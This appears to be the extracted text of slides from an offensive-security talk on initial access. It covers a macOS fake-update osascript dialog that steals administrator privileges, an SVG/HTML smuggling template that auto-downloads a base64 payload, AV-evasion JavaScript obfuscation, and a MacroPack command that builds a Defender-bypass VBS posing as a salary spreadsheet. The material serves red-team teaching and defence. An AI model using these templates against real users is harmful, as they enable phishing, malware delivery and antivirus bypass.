
Initial Access With Armed App



Initial Access With Armed App





Initial Access With Armed App




Bonus: Privilege Escalation!



Bonus: Privilege Escalation!



Fake update prompt







Legit admin prompt

```
osascript <<EOF
```

```
display dialog "This version of Microsoft Word is not up to date. Please updat  
do shell script "sudo whoami > /tmp/whoami.txt" with administrator privileges
```

```
EOF
```

Bonus: Privilege Escalation!



```
% cat /tmp/whoami.txt  
root
```



OFFENSIVE X

Multi OS, SVG and HTML smuggling (1/2)

Multi OS, SVG and HTML smuggling (1/2)

- HTML or SVG file auto-downloading a file
- Common use is to drop a ZIP containing a payload
- Advantage of SVG
 - Image format
 - Authorized in whitelists

```
<svg xml:space="preserve" viewBox="00 103 103" y="0" x="0" xmlns="http://www.w3.org/2000/svg"
...
<style type="text/css">
..
</style>
<script><![CDATA[
function base64ToArrayBuffer(base64) {
...
}
let filename = "<<<FILE_NAME>>>"
let bytes = base64ToArrayBuffer("<<<BASE64_PAYLOAD>>>");
let blob = new Blob([bytes], { type: 'octet-stream' });
let a = document.createElementNS("http://www.w3.org/1999/xhtml", "a");
document.documentElement.appendChild(a);
let blobUrl = URL.createObjectURL(blob);
a.href = blobUrl;
a.download = filename
a.click();
]]>
</script>
</svg>
```

Multi OS, SVG and HTML smuggling (2/2)

- Very easy to obfuscate and bypass AV/EDRs
- Bypass famous AV...
 - Window -> `[]["filter"]["constructor"]("return this")()`

```
if([]["filter"]["constructor"]("return this")().navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob, fileName);
else {
    var a = document.createElement('a');
    document.body.appendChild(a);
    a.style = 'display: none';
    var url = window.URL.createObjectURL(blob);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
}
```


Have a look at <https://jsfuck.com/> 😊

Real life Attack Scenario




SVG File is distributed via email, link in PDF, attached PDF file, social network, etc.

Real life Attack Scenario




Real life Attack Scenario




In this scenario dropping VBS, WSF, or HTA is very popular. LNK works well too.

Combine with extension spoofing if relevant!

Real life Attack Scenario



Real life Attack Scenario



“Wow that’s a lot of Clicks!”

Me learning about SVG smuggling

“Hey as long as it works!”

Group making millions with Ransomware



SVG Smuggling-> BallisKit Tip!



Generate the described SVG smuggling scenario with MacroPack Pro

With the command line we generate a VBS faking xlsx extension and at the same time a container file which is a zip inside an SVG file.


```
echo "cmd /C notepad.exe" | macro_pack.exe -G salary_grid_june_id.xlsx.vbs --  
bypass-profile .\bypass_profiles\defender_bypass_profile.json -t CMD --container  
salary_grid_june.zip.svg
```

Note that here we generate a command line execution scenario with the CMD template. Any other scenario is of course possible like dropping a file with EMBED_RUN or launching a shellcode with AUTOSHELLCODE.

Payload Trends from MalwareBazaar


- Samples from 01/01/2024 to 09/06/2024

- .exe: 20000+ (.pdf.exe: 334)
- .zip: 1000+
- .vbs: 823 (.pdf.vbs: 159)
- .doc: 365
- .js: 355
- .scr: 333
- .xls: 315
- .lnk: 238 (.pdf.lnk: 27)
- .bat: 200-300
- .ps1: 150
- .hta: 95
- .7z: 72
- .pdf: 44
- .wsf: 29
- .url: 15
- .svg: 4
- .msc: 2
- .pkg: 1
- .app: 0
- .application and .appref-ms: 0?



Final Taughts

- Any format can do the trick
 - With enough imagination!
 - Old school format are highly used by criminals/APT
- Targets can be phished into 5-6 click actions
 - Less then 3 Clicks is almost RCE!
 - MSC, LNK, ClickOnce for shortest path
 - But nothing replaces the quality of good Social Engineering



Thank you! Any questions?

- Reach out!
 - DM @EmericNasi
 - emeric@balliskit.com
- Mac Payloads:
 - Antoine Da Silva
 - antoine@balliskit.com

